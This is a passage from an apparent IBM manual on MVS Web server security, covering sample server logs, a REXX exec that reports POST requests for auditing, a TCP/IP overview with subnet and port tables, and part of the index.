 WEBSRV     /usr/lpp/internet                                             /bin/sh
```

Figure 40. Sample Output of List Superusers Job

C.4 Web Server Logs

The Internet Connection Server for MVS/ESA can log all incoming requests to an access log file. It also has an error log where internal server errors are logged. All log files are generated using the *common log file format* that several Web servers use. This provides the possibility of using some of the generic statistics programs to analyze the log file contents. This topic describes a REXX exec to analyze the Web server access log.

You can use directives in the configuration file to control the Web server's logs.

Figure 41 on page 168 shows a sample of the ErrorLog. The server logs internal errors in this log. The server starts a new log file each day at midnight if it is running. Otherwise, the server starts a new log file the first time you start it on a given day.

Figure 42 on page 169 shows a sample of the AccessLog. This log file contains a log of all requests. The server starts a new log file each day at midnight if it is running. Otherwise, the server starts a new log file the first time you start it on a given day.

The common logfile format is as follows:

Remotehost The remote host name (or IP address if DNS host name is not available, or if DSNLookup is Off)

Authuser The user name authenticated by the user

Date Date and time of the request

Request The request line exactly as it came from the client

Status The HTTP status code returned to the client

Bytes The content length of the document transferred

```
·06D32B7800000000“: ·26/Feb/1996:08:06:59 +0500“ Log opened.
·06D3AD50000000ED“: ·26/Feb/1996:09:10:44 +0500“ ·MULTI FAILED“ ·host: 9.12.14.71“ /imvg000.gif
·06D3AD50000000EF“: ·26/Feb/1996:09:10:45 +0500“ ·MULTI FAILED“ ·host: 9.12.14.71“ /imvg001.gif
·06D3AD50000000F3“: ·26/Feb/1996:09:10:55 +0500“ ·MULTI FAILED“ ·host: 9.12.14.71“ /imvg000.gif
·06D3AD50000000F5“: ·26/Feb/1996:09:10:56 +0500“ ·MULTI FAILED“ ·host: 9.12.14.71“ /imvg001.gif
·06D39C00000000F7“: ·26/Feb/1996:09:10:56 +0500“ ·MULTI FAILED“ ·host: 9.12.14.71“ /imvg501.gif
·06D3AD50000000F9“: ·26/Feb/1996:09:11:04 +0500“ ·MULTI FAILED“ ·host: 9.12.14.71“ /imvg001.gif
·06D3AD50000000FB“: ·26/Feb/1996:09:22:46 +0500“ ·MULTI FAILED“ ·host: 9.12.14.71“ /imvg001.gif
·06D3AD50000000FF“: ·26/Feb/1996:09:22:58 +0500“ ·MULTI FAILED“ ·host: 9.12.14.71“ /BonusPak/Images/imvg001.gif
·06D3AD5000000101“: ·26/Feb/1996:09:25:46 +0500“ ·MULTI FAILED“ ·host: 9.12.14.71“ /imvg001.gif
·06D3AD5000000105“: ·26/Feb/1996:09:25:49 +0500“ ·MULTI FAILED“ ·host: 9.12.14.71“ /BonusPak/Images/imvg001.gif
·06D3AD5000000107“: ·26/Feb/1996:09:25:50 +0500“ ·MULTI FAILED“ ·host: 9.12.14.71“ /BonusPak/Images/imvg501.gif
·06D403E000000153“: ·26/Feb/1996:09:59:37 +0500“ ·MULTI FAILED“ ·host: 9.12.14.211“ /BonusPak/imvg000.gif
·06D403E000000185“: ·26/Feb/1996:10:11:46 +0500“ ·MULTI FAILED“ ·host: redcap.bedfont.uk.ibm.com“ /Images/imvg001.gif
·06D403E00000018D“: ·26/Feb/1996:10:12:38 +0500“ ·MULTI FAILED“ ·host: redcap.bedfont.uk.ibm.com“ /Images/imvg001.gif
·06D403E0000001A9“: ·26/Feb/1996:10:17:23 +0500“ ·MULTI FAILED“ ·host: 9.12.14.211“ /BonusPak/Support/imvh110.htmls
·06D403E0000001AD“: ·26/Feb/1996:10:21:46 +0500“ ·MULTI FAILED“ ·host: redcap.bedfont.uk.ibm.com“ /Images/imvg001.gif
·06D403E0000001B1“: ·26/Feb/1996:10:22:00 +0500“ ·MULTI FAILED“ ·host: redcap.bedfont.uk.ibm.com“ /imvg000.gif
·06D403E0000001B3“: ·26/Feb/1996:10:22:03 +0500“ ·MULTI FAILED“ ·host: redcap.bedfont.uk.ibm.com“ /BonusPAK/imvg001.gif
·06D403E0000001B5“: ·26/Feb/1996:10:22:09 +0500“ ·MULTI FAILED“ ·host: redcap.bedfont.uk.ibm.com“ /Images/imvg001.gif
·06D403E0000001B9“: ·26/Feb/1996:10:22:17 +0500“ ·MULTI FAILED“ ·host: redcap.bedfont.uk.ibm.com“ /imvg000.gif
·06D403E0000001BB“: ·26/Feb/1996:10:22:23 +0500“ ·MULTI FAILED“ ·host: redcap.bedfont.uk.ibm.com“ /BonusPAK/imvg001.gif
·06D403E0000001BD“: ·26/Feb/1996:10:23:36 +0500“ ·MULTI FAILED“ ·host: redcap.bedfont.uk.ibm.com“ /Images/imvg001.gif
·06D403E0000001DD“: ·26/Feb/1996:10:50:56 +0500“ ·MULTI FAILED“ ·host: 9.12.14.211“ /BonusPak/imvg000.gif
·06D403E0000001F9“: ·26/Feb/1996:11:14:10 +0500“ ·MULTI FAILED“ ·host: 9.12.14.211“ /BonusPak/imvg000.gif
·06D403E0000001FD“: ·26/Feb/1996:11:15:39 +0500“ ·MULTI FAILED“ ·host: 9.12.14.211“ /BonusPak/imvg000.gif
·06D403E000000201“: ·26/Feb/1996:11:16:01 +0500“ ·MULTI FAILED“ ·host: 9.12.14.211“ /BonusPak/imvg000.gif
·06D403E000000217“: ·26/Feb/1996:11:18:07 +0500“ ·MULTI FAILED“ ·host: 9.12.14.211“ /BonusPak/imvg000.gif
·06D403E000000243“: ·26/Feb/1996:11:45:20 +0500“ ·MULTI FAILED“ ·host: 9.12.14.211“ /BonusPak/imvg000.gif
·06D403E000000259“: ·26/Feb/1996:11:46:13 +0500“ ·MULTI FAILED“ ·host: 9.12.14.211“ /BonusPak/imvg000.gif
·06D403E00000026F“: ·26/Feb/1996:11:47:25 +0500“ ·MULTI FAILED“ ·host: 9.12.14.211“ /BonusPak/imvg000.gif
·06D403E000000285“: ·26/Feb/1996:11:48:17 +0500“ ·MULTI FAILED“ ·host: 9.12.14.211“ /BonusPak/imvg000.gif
·06D403E00000029B“: ·26/Feb/1996:11:48:54 +0500“ ·MULTI FAILED“ ·host: 9.12.14.211“ /BonusPak/imvg000.gif
·06D403E0000002B1“: ·26/Feb/1996:11:52:07 +0500“ ·MULTI FAILED“ ·host: 9.12.14.211“ /BonusPak/imvg000.gif
```

Figure 41. Sample Web Server ErrorLog

```
·06D3D898000005B0“: 9.12.14.66 - - ·07/Mar/1996:10:26:47 +0500“ ”GET /BonusPak/Images/imvg916.gif HTTP/1.0” 200 1649
·06D3CFF0000005B1“: 9.12.14.66 - - ·07/Mar/1996:10:26:47 +0500“ ”GET /BonusPak/Images/imvg918.gif HTTP/1.0” 200 1828
·06D3D898000005B2“: 9.12.14.66 - - ·07/Mar/1996:10:26:47 +0500“ ”GET /BonusPak/Images/imvg919.gif HTTP/1.0” 200 3703
·06D3D898000005B3“: 9.12.14.66 - - ·07/Mar/1996:10:26:56 +0500“ ”GET /Sales/imvh200.htmls HTTP/1.0” 401 231
·06D3D898000005B4“: 9.12.14.66 - kingma ·07/Mar/1996:10:27:09 +0500“ ”GET /Sales/imvh200.htmls HTTP/1.0” 200 8599
·06D3D898000005B5“: 9.12.14.66 - - ·07/Mar/1996:10:27:09 +0500“ ”GET /Images/imvg000.gif HTTP/1.0” 200 5420
·06D3D898000005B6“: 9.12.14.66 - - ·07/Mar/1996:10:27:10 +0500“ ”GET /BonusPak/Custom/imvghead.gif HTTP/1.0” 200 6230
·06D3D898000005B7“: 9.12.14.66 - kingma ·07/Mar/1996:10:27:11 +0500“ ”GET /Sales/imvg203.gif HTTP/1.0” 200 6397
·06D3CFF0000005B8“: 9.12.14.66 - kingma ·07/Mar/1996:10:27:11 +0500“ ”GET /Sales/imvg201.gif HTTP/1.0” 200 4178
·06D3D898000005B9“: 9.12.14.66 - kingma ·07/Mar/1996:10:27:12 +0500“ ”GET /Sales/imvg202.gif HTTP/1.0” 200 1858
·06D3D898000005BA“: 9.12.14.66 - - ·07/Mar/1996:10:27:15 +0500“ ”GET /BonusPak/Images/imvg910.gif HTTP/1.0” 200 2571
·06D3CFF0000005BB“: 9.12.14.66 - - ·07/Mar/1996:10:27:15 +0500“ ”GET /BonusPak/Images/imvg911.gif HTTP/1.0” 200 2420
·06D3BEA0000005BC“: 9.12.14.66 - - ·07/Mar/1996:10:27:15 +0500“ ”GET /BonusPak/Images/imvg912.gif HTTP/1.0” 200 2575
·06D3D898000005BD“: 9.12.14.66 - - ·07/Mar/1996:10:27:15 +0500“ ”GET /BonusPak/Images/imvg913.gif HTTP/1.0” 200 2574
·06D3D898000005BE“: 9.12.14.66 - - ·07/Mar/1996:10:27:16 +0500“ ”GET /BonusPak/Images/imvg914.gif HTTP/1.0” 200 2388
·06D3CFF0000005BF“: 9.12.14.66 - - ·07/Mar/1996:10:27:16 +0500“ ”GET /BonusPak/Images/imvg915.gif HTTP/1.0” 200 2499
·06D3BEA0000005C0“: 9.12.14.66 - - ·07/Mar/1996:10:27:17 +0500“ ”GET /BonusPak/Images/imvg916.gif HTTP/1.0” 200 1649
·06D3A4A8000005C1“: 9.12.14.66 - - ·07/Mar/1996:10:27:17 +0500“ ”GET /BonusPak/Images/imvg918.gif HTTP/1.0” 200 1828
·06D3D898000005C2“: 9.12.14.66 - - ·07/Mar/1996:10:27:18 +0500“ ”GET /BonusPak/Images/imvg919.gif HTTP/1.0” 200 3703
·06D3D898000005C3“: 9.12.14.66 - - ·07/Mar/1996:10:27:22 +0500“ ”GET / HTTP/1.0” 200 9853
·06D3D898000005C4“: 9.12.14.66 - - ·07/Mar/1996:10:27:22 +0500“ ”GET /BonusPak/Images/imvg000.gif HTTP/1.0” 200 5420
·06D3D898000005C5“: 9.12.14.66 - - ·07/Mar/1996:10:27:24 +0500“ ”GET /BonusPak/Custom/imvghead.gif HTTP/1.0” 200 6230
·06D3D898000005C6“: 9.12.14.66 - - ·07/Mar/1996:10:27:25 +0500“ ”GET /BonusPak/Images/imvg911.gif HTTP/1.0” 200 2420
·06D3CFF0000005C7“: 9.12.14.66 - - ·07/Mar/1996:10:27:25 +0500“ ”GET /BonusPak/Images/imvg912.gif HTTP/1.0” 200 2575
```

Figure 42. Sample Web Server AccessLog

C.4.1 Sample REXX Exec to Report POST Requests

To audit server requests, you might want to use a REXX exec such as the sample one contained in Figure 44 on page 171. This particular exec generates a report of all POST requests in an access log that is specified when the exec is invoked. The access log (an HFS file) is copied to a sequential data set. Each line of this input data set is searched for the keyword POST. If found, appropriate fields from that line of the log are extracted and written to another sequential data set in report format.

To run a report showing POST requests for a log with a date of 03/19/96 and a time stamp of 2123, the exec (AUDITRPT) would be invoked in the following manner from ISPF option 6:

```
EX 'userid.REXX(AUDITRPT)' 'Mar1996.2123'
```

Note: Because the access log is an HFS file, the date supplied to the exec is case sensitive. Entering the month as anything other than Mar would cause the exec to fail.

Sample output from the AUDITRPT exec is shown in Figure 43.

```
                 POST Activities (from log dated: Mar1996.2123)
TIME        IP ADDRESS/AUTHENTICATION-ID      STATUS CODE    FILE NAME
--------    ------------------------------    -----------    ----------------------------
16:51:31    9.12.14.181                           200        /BonusCGI/imvp501.perl
16:52:09    9.12.14.181                           200        /BonusCGI/imvp501.perl
16:53:02    9.12.14.181                           200        /BonusCGI/imvr501.rexx
16:54:00    9.32.143.2                            200        /BonusCGI/imvr501.rexx
16:54:38    9.32.143.2                            200        /BonusCGI/imvr501.rexx
16:54:48    9.12.14.181                           200        /BonusCGI/imvp501.perl
16:55:39    9.32.143.2                            200        /BonusCGI/imvr501.rexx
```

Figure 43. Sample Output REXX Exec that reports POST Requests

```
/* REXX                                                               */
/* This exec searches for the HTTP request 'POST' in a WebServer log.*/
/* When found, the information associated with all POST activities   */
/* is formatted and copied into an output dataset in the form of a   */
/* report.                                                            */

PARSE ARG date_time          /* place input parameter into variable  */

date = LEFT(date_time,7)     /* split variable into date             */
time = RIGHT(date_time,4)    /*  and time                            */
userid = SYSVAR(sysuid)      /* retrieve userid of invoker           */
postct = 0                   /* initialize count of POST requests    */

msgstat = MSG("OFF")         /* Turn TSO messages OFF                */
x = SYSDSN(ACCLOG)           /* Check for existence of data set;     */
if x = 'OK' then             /*  if found, delete it                 */
  "DELETE (ACCLOG)"
                             /* Convert specified access log to a    */
                             /*  TSO sequential data set             */
"OGET '/tmp/wwwlogs/httlog."date_time"' '"userid".ACCLOG'"

"ALLOC DA(ACCLOG) F(newlog) SHR REUSE"  /* Allocate input data set   */

x = SYSDSN(OUTLOG.date.'t'time)  /* Check for existence of data set; */
if x = 'OK' then                 /*  if found, delete it             */
  "DELETE (OUTLOG."date".t"time")"
"FREE F(outfile)"                /* Close output data set            */
                             /* Allocate output data set             */
"ALLOC DA(OUTLOG."date".t"time") F(outfile) LIKE(ACCLOG)"
msgstat = MSG(msgstat)       /* Turn TSO messages back on            */
                             /* Read entire access log into an array */
"EXECIO * DISKR newlog (FINIS STEM logfile."

                             /* Starting from bottom of file,        */
                             /* separate each line of report into    */
                             /* variables (first line of log is      */
                             /* skipped).                            */
Do rowct = logfile.0 to 2 by -1

  parse var logfile.rowct . ': ' ipaddr ' - ' authID ' ' . ':'   ,
     hhmmss ' ' . '"' request ' ' filename ' ' . '" ' statcode .
  parse_RC = RC              /* Store return code from parse         */

  if authID \= '-' then      /* If authentication ID exists, add it  */
     ipaddr = ipaddr||'-'||authID  /* to the IP address              */
```

Figure 44. Sample Exec to Create Audit Report (Part 1)

```
  if parse_RC = 0 then       /* If parses without errors...          */
                             /* and HTTP request is POST, increment  */
                             /* post count, truncate file name, put  */
                             /* formatted report line on program     */
                             /* stack                                */
     Do
       if request = 'POST' then
         Do
           postct = postct + 1
           filename = LEFT(filename,65)
           PUSH LEFT(hhmmss,11) LEFT(ipaddr,33) CENTER(statcode,14),
                filename
         end
     end
  else  SAY ' error parsing file '  /* If parse fails, display error */
                                    /* message.                      */
end
                             /* Display message if no POST requests  */
                             /* found in access log.                 */
if postct = 0 then
  SAY ' Log does not contain any POST entries. '

                             /* Place header lines in program stack  */
else
  Do
     PUSH '--------   ' '-----------------------------   ',
          '-----------   ' '----------------------------------------',
          ||'-------------------------'
     PUSH LEFT('TIME',11) LEFT('IP ADDRESS/AUTHENTICATION-ID',33),
          LEFT('STATUS CODE',14) 'FILE NAME'
     PUSH ''
     PUSH '                  POST Activities (from log dated:',
          date_time')'

                             /* Increase post count by number of    */
                             /*  lines in report header.            */
     lines_to_write = postct + 4

                             /* Write report lines to output data   */
                             /*  set.                               */
     "EXECIO" lines_to_write "DISKW outfile (FINIS"

  end
EXIT
```

Figure 45. Sample Exec to Create Audit Report (Part 2)

Appendix D. A Brief Overview of TCP/IP

This appendix is copied from *TCP/IP Tutorial and Technical Overview*. It provides a comprehensive overview of the TCP/IP protocols.

D.1 Internet Layers

As depicted in Figure 46, the Internet protocols can be modeled in four functional *layers*.



Figure 46. TCP/IP Protocol

Application
: This is a user process cooperating with another process on the same or a different host. Examples are Telnet (protocol for remote terminal connections), FTP (File Transfer Protocol) and SMTP (Simple Mail Transfer Protocol).

Transport
: This provides the end-to-end data transfer. Example protocols are TCP (*connection-oriented*) and UDP.

Internetwork
: This provides the virtual network image of Internet (that is, this layer shields the higher levels from the typical network architecture below it). IP is the most important protocol here. It does *not* provide reliability, flow control or error recovery, and it also does not assume reliability from the lower layers. It is a *connectionless* protocol.

Network Interface
: This is the interface to the actual network hardware. This interface may or may not provide reliable delivery, and may be packet or stream oriented. In fact, TCP/IP does not specify any protocol here, but can use almost any network interface available, which illustrates the flexibility of the IP layer. Examples are IEEE** 802.2 (for local area networks such as the IBM Token-Ring Network or the collision-detect IEEE 802.3 networks), X.25 (which is reliable in itself), Packet Radio Networks (such as the AlohaNet) and even SNA. The possible physical networks and interfaces that the IBM TCP/IP products can connect to are discussed in *TCP/IP Tutorial and Technical Overview*.

The actual interactions between the layers are shown by the arrows in Figure 46. A more detailed layering model is shown in Figure 47 on page 174.

```
                                                        ┌───┐
                                                        │NFS│
  ┌────┬────┬─────┬────┬──────┬───┬───┬────┬───┬───┬────┐
  │Kerb│XWin│REXEC│SMTP│TELNET│FTP│DNS│TFTP│RPC│NCS│SNMP│
 ┌┴────┴────┴─────┴────┴──────┴───┴─┬─┴────┴───┴───┴────┴┐
 │              T C P               │       U D P        │
┌┴──────────────────────────────────┴───────────────────┬┴──┬────┐
│               I P and ICMP                            │ARP│RARP│
┌┴──────────────────────────────────────────────────────┴───┴────┴┐
│ Ethernet—IEEE 802—X.25—Satellite—Radio—Async—SNA—HYPERchannel.... │
└─────────────────────────────────────────────────────────────────┘
```

Figure 47. TCP/IP Layering Model

D.2 Internetwork Layer

The internet layer hides the underlying physical network by creating a virtual network view. It is an unreliable, best-effort, connectionless packet delivery protocol.

D.2.1 IP Addressing

IP addresses are used to specify source and target hosts on the Internet. There are two logical addresses in each IP address, as follows:

```
IP address = <network adrdress><host address>
```

The network address is unique, representing the physical network within the Internet.

The local address specifies an individual host or a gateway within the network (see IP Gateway).

D.2.2 IP Datagram

The Internet datagram is the base transfer packet in the Internet protocol suite. It has a header containing information for IP, and data that is only relevant to the higher level protocols.

D.2.3 IP Routing

An important function of the IP layer is IP routing. It forms the basic mechanism for IP gateways, for interconnecting different physical networks.

The IP routing mechanism only considers the IP network address part of destination IP addresses.

Each host keeps the following mapping in a table called the IP routing table:

- Destination IP network address
- Route to next gateway

Figure 48 depicts a TCP/IP network and shows how addressing is established.



Figure 48. IP Network Addresses

The hosts in this network do have the following IP addresses:

```
A= 128.10.1.2
B= 128.10.1.1 128.15.1.4
X= 128.15.1.1
Y= 128.15.1.2
C= 128.15.1.3 129.7.1.1
D= 129.7.1.2  130.5.1.1
E= 130.5.1.2
```

The route table of host B will contain the following entries:

128.10	direct attachment
128.15	direct attachment
129.7	128.15.1.15
default	128.15.1.3

D.2.4 IP Gateway

Figure 49 depicts the IP Gateway function.



Figure 49. IP Gateway Routing

This example shows sending a packet from Host A to Host D, so the destination address is Host D address.

- Destination address and Host A address are different.
- Is destination address in route?
- If not, go to default address.
- Go that way until destination address and address of the host are different.

An incoming IP datagram that specifies a destination IP address other than the local host's IP address(es) is treated as a normal outgoing IP datagram.

D.2.5 IP Subnet

Subnets are an extension to the standard IP network/host address scheme. In a subnet, part of the host address is considered to be a local network address or *subnetwork address* . IP addresses are then interpreted as follows:

<network address><subnetwork address><host address>

Figure 50 on page 177 shows some examples of the application of subnet masks.

```
     Bit position 01           16                 31
                 ┌──┬─────────────┬─────────────────┐
                 │01│  Net ID     │  Host ID        │
                 └──┴─────────────┴─────────────────┘
 Subnet values
                                  │subnet      host │ host address
 Mask values                      │  addr  │   addr │ available
                 ┌────────────────┼────────┴────────┤
 255.255.255.0   │1111111111111111│11111111 00000000│ 255
                 └────────────────┴─────────────────┘


                                  │subnet      host │
 Mask values                      │  addr   │  addr │
                 ┌────────────────┼─────────┴───────┤
 255.255.255.128 │1111111111111111│11111111 10000000│ 128
                 └────────────────┴─────────────────┘


                                  │subnet       host│
 Mask values                      │  addr    │  addr│
                 ┌────────────────┼──────────┴──────┤
 255.255.255.192 │1111111111111111│11111111 11000000│  64
                 └────────────────┴─────────────────┘

                                  │subnet       host│
 Mask values                      │  addr     │ addr│
                 ┌────────────────┼───────────┴─────┤
 255.255.255.224 │1111111111111111│11111111 11100000│  32
                 └────────────────┴─────────────────┘


                                  │subnet       host│
 Mask values                      │  addr      │addr│
                 ┌────────────────┼────────────┴────┤
 255.255.255.240 │1111111111111111│11111111 11110000│  16
                 └────────────────┴─────────────────┘

IP address     : 160.150.140.130
Subnet Mask    : 255.255.255.0
Network address: 160.150
Subnet address :        140
Host address   :              160.150.140.1 to 255

IP address     : 160.150.140.130
Subnet Mask    : 255.255.255.240
Network address: 160.150
Subnet address :        140
Host address   :              160.150.140.128 to 143

IP address     : 160.150.140.030
Subnet Mask    : 255.255.255.240
Network address: 160.150.
Subnet address :        140
Host address   :             160.150.140.16 to 31
```

Figure 50. Examples of IP Subnets

D.2.6 ICMP

The Internet Protocol is used for datagram services in an interconnected set of networks (Internets). The network connecting devices are IP gateways.

Occasionally, a gateway or destination host will communicate with the source host, for instance, to report errors in datagram processing. The Internet Control Message Protocol (ICMP) is used for this.

D.3 Transport Layer

The IP layer provides addressing and routing services for data packets. Overlaying IP are layers that provide different types of transport protocol. There are two such transport layers in general use, the User Datagram Protocol (UDP) and the Transmission Control Protocol (TCP).

D.3.1 UDP

User Datagram Protocol is basically an application interface to IP. It simply serves as a multiplexer/demultiplexer for sending/receiving IP datagrams, using ports to direct the datagrams.

The following are standard applications using UDP:

- TFTP Trivial File Transfer Protocol
- RPC Remote Procedure Call
- NCS Network Computing System
- SNMP Simple Network Management Protocol

D.3.2 TCP

The Transmission Control Protocol provides a reliable logical circuit or connection service between pairs of processes. TCP provides the following facilities for the applications using it:

- Stream data transfer
- Reliability
- Flow control
- Multiplexing
- Logical connections
- Full Duplex

Many applications use TCP.

D.3.3 Ports and Sockets

Each process that wants to communicate with another process identifies itself to TCP/IP or UDP protocol suite by one or more ports.

The assigned *well-known* ports occupy port numbers in the range from 0 to 1023. They are controlled and assigned by the Internet Assigned Numbers Authority (IANA). The ports with numbers in the range 1024-65535 are not controlled and can be used by ordinary user-developed programs. This range of ports is also normally used for dynamic port allocation.

The socket interface is one of several APIs to the communication protocols. The sockets programming library provides services to allow programs to easily access transport layer services. From the program point of view, a socket is a special type of file handle which is used to request network services from operating system.

The following are basic socket calls:

- socket()
- bind()
- listen()
- accept()
- connect()
- read()
- write()
- close()

D.4 Applications

TCP/IP differs from other network protocol suites in that it provides ready-built applications, not just the network on which to run them. The following table shows a few of the more common applications.

Table 5. Common TCP/IP Applications

Application name	**Description**
Telnet	The Telnet protocol provides a standardized remote terminal interface through which a user on one client host may log in to another server host.
FTP	File Transfer Protocol is invoked interactively to copy files from one machine to another. The operation can be push or pull.
SMTP	Simple Mail Transfer Protocol is an electronic mail protocol which allows mail items to be sent between end points and forwarded by intermediate hosts.
DNS	The Domain Name System uses a hierarchical naming system for naming host. Each host name is composed of domain or subdomains labels separated by periods. For example: `host.subdomain.subdomain.rootdomain`
finger	The finger protocol provides an interface for querying the current status of a remote host or a user ID on remote host.
NFS	The Network File System allows you to manipulate files on remote hosts as if they reside on your local host.

D.5 Port Number Table

The following table shows some of the more common IP well-known port numbers. The official list of all assigned numbers is maintained in an RFC. The latest version is RFC1700, which makes the previous list (RFC1340) oboslete. RFC text is available on the World Wide Web at http://www.internic.net.

Table 6 (Page 1 of 2). Internet Port Numbers

Keyword	Decimal/protcol	Description
echo	7/tcp, 7/udp	
discard	9/tcp, 9/udp	Sink null
systat	11/tcp	Active users information
daytime	13/tcp, 13/udp	
qotd	17/tcp	Quote of the day
chargen	19/tcp, 19/udp	Character generator
ftp-data	20/tcp	File transfer protocol (data)
ftp	21/tcp	File transfer protocol (control)
telnet	23/tcp	Telnet
smtp	25/tcp	Simple mail transfer protocol
time	37/tcp, 37/udp	Time server
rlp	39/tcp, 39/udp	Resource location protocol
whois	43/tcp	Who is
domain	53/tcp, 53/udp	Domain nameserver
sql*net	66/tcp, 66/udp	Oracle SQL*NET
bootps	67/udp	Bootstrap protocol server
bootpc	68/udp	Bootstrap protocol client
tftp	69/udp	Trivial file transfer protocol
gopher	70/tcp	Gopher
finger	79/tcp	Finger information system
www-http	80/tcp	World Wide Web HTTP
kerberos	88/tcp	Kerberos security system
npp	92/tcp	Network printing protocol
hostname	101/tcp	NIC host name server
pop	109/tcp	Post office protocol V2
sunrpc	111/tcp, 111/udp	Sun remote procedure call
auth	113/tcp	Authentication service (ident service)
sftp	115/tcp	Simple file transfer protocol
uucp-path	117/tcp	UUCP path service
nntp	119/tcp	Network news transfer protocol
ntp	123/tcp, 123/udp	Network time protocol
cisco-xxx	130-132	Various Cisco-specific protocols
ingres-net	134/tcp	Ingres-net service
snmp	161/udp	SNMP gets and sets
snmp-trap	162/udp	SNMP traps
xdmcp	177/tcp	X display manager control protocol
irc	194/tcp	Internet relay chat
netware-ip	396/udp	Novell Netware over IP
exec	512/tcp	Remote command execution (rexec)
biff	512/udp	Inform users of new mail received
login	513/tcp	Remote login (rlogin)
who	513/udp	Who is logged on
shell	514/tcp	Remote command execution (rsh)
syslog	514/udp	UNIX logging port
printer	515/tcp	Print spooler
talk	517/udp	Interactive messaging
timed	525/udp	timeserver
uucp	540/tcp	UNIX-to-UNIX copy program
netviewdm1	729/tcp	IBM NetView Distribution Manager server/client
netviewdm1	730/tcp	IBM NetView Distribution Manager send
netviewdm1	731/tcp	IBM NetView Distribution Manager receive
SOCKS	1080/tcp	SOCKS application-level gateway

Table 6 (Page 2 of 2). Internet Port Numbers		
Keyword	**Decimal/protcol**	**Description**
lotusnote	1352/tcp	Lotus Notes
x11	6000-6063/tcp	X Windows system

Index

Special Characters

/etc/httpd.conf 40, 145
/etc/passwd 49
/etc/rc 55
.www_acl 39
@ 38, 149
%%CLIENT%% 36, 46, 64
%%SAF%% 36, 38, 46, 147

Numerics

200 message 102
401 message 45, 47, 102
403 message 96, 102, 151

A

accept() 178
acceptable requests 31
access control 2, 34
access control list 34
access control list files 39
access permission bits 66
AccessLog 36, 97, 102, 109, 119
accountability 2, 137
ACL file 34
ACL files 39
ACLOverride sub-directive 39
activate protection 146
activating the configuration file 40
active attacks 5
add OpenEdition information 50
ADDGROUP 50
address ranges 126
address template 149
address template protection 31, 33, 34, 38
address-spoofing attacks 43
ADDUSER 50
administration 21
administration facilities 21
ALTGROUP 50
ALTUSER 50
Anonymous@ 38, 149
Anybody@ 38, 149
Anyone@ 38, 149
appropriate privileges 53
ARF 131
assign access permission 71
attack 5, 11
attacks 16
audit classes 112
audit options 112, 113
audit trail 109, 133
auditing 109, 157
auditing OpenEdition MVS events 112
auditor tasks 110
auditor tools 110
authentication 2, 12, 43, 44, 47, 137
authentication and authorization 31
Authentication header 45
authentication rules 145
authorization 12
authorization rules 145
AuthType 36
AuthType sub-directive 95, 147
Automatic Reconfiguration Facility 131

B

basic authentication 47
basic server security 12, 31
basic server security considerations 43
basic server security highlights 31
basic server security options 33
bind() 178
BPX.DAEMON 53, 55, 58, 72, 74
BPX.SERVER 53, 73, 74
BPX.SRV.INTERNAL 74
BPX.SRV.PRIVATE 74
BPX.SRV.PUBLIC 74
BPX.SRV.userid 36
BPX.SRV.WEBADM 74
BPX.SUPERUSER 53
browser 7, 45

C

C2 level 12
case-sensitive 41
central and expanded storage 126
CERN 137
certificate 3
Certification Body 125
certifying authority 3
CGI 8, 9, 77
CGI programming problems 78
CGI programs 11
CGI script locations 77
CGI scripts 13
change identity 72
change passwords 71
channel path identifier (CHPID) summary report 130
channel path reconfiguration procedures 128
chaudit 66
chmod 66
chmod command 103
chown 66

CHPID 126
CHPID command 126
CHPID OFF command 128
CHPID ON command 128
CHPIDs 122
CICS Distributed Program Link 83
CICS EXternal Call Interface 83
CICS interface 83
Cipher Block Chaining 138
client 7
client user ID 34
close() 178
CNTLUNIT statement 129
collect SMF records 99
Commercial Licensed Evaluation Facility 125
common gateway interface 8, 9, 77
Common Gateway Interface scripts 77
common TCP/IP stack 24
confidential data 21
CONFIG command 126
CONFIG frame 128, 130
Configuration and Administration Forms 41
configuration file 31, 40, 47, 145
configuration overrides 40
connect() 178
connection-oriented communication 43
connectionless communication 43
considerations when using basic server security 43
console log 109
console log records 125
CONTROL IOC=N 128
controlled corporate network 44
controlled environment 47, 53, 59, 60, 73
controlled library 53
controlled program 59, 60
controlling access 35
controlling surrogate support 145
converged sockets 25
corporate data 13
corporate network 13, 20
crack a password 44
create user ID 71
credentials 44
cross-partition control authority 124
cross-partition control option 131
cryptographic attacks 5
cryptographic techniques 138
CUNUMBER parameter 129

D

daemon 55, 58
